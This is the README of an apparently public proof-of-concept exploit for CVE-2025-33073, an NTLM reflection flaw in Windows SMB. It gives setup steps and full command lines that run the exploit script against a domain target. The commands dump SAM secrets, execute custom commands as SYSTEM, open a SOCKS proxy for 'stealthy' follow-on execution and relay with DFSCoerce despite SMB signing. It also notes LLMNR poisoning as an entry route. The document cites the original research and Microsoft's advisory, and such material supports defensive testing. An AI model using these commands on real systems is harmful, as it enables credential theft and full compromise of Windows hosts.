 mverschu/cve-2025-33073
PoC Exploit for the NTLM reflection SMB flaw.

PoC Exploit for the NTLM reflection SMB flaw.
All credits go to the offical research:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
OS: Kali Linux (has most packages pre-installed).
The tool will automatically use a virtual environment. To set it up, run:
./setup.sh
This will create a virtual environment and install all required dependencies including ldap3-bleeding-edge==2.10.1.1337.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
Custom command

Instead of running secretsdump a custom command can be executed.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
For more stealthy execution of commands after valid connection as SYSTEM has been made. --target and --target-ip should be equal here.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 Also a custom command can be ran through proxychains instead of dumping SAM.
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec




Research has been performed to see if the reflection really didnt work with SMB signing enabled which resulted in finding bugs where if SIGN/SEAL are removed from the packet it is possible to relay from SMB to LDAPS which is usually not possible due to MIC.
Thanks to:
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

If you're in the same broadcast domain as the device and it's vulnerable for LLMNR poisioning it's possible to exploit a device without having to register a DNS record.
Local NTLM authentication takes place

Local NTLM authentication does not take place resulting in a FAILED attempt
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073
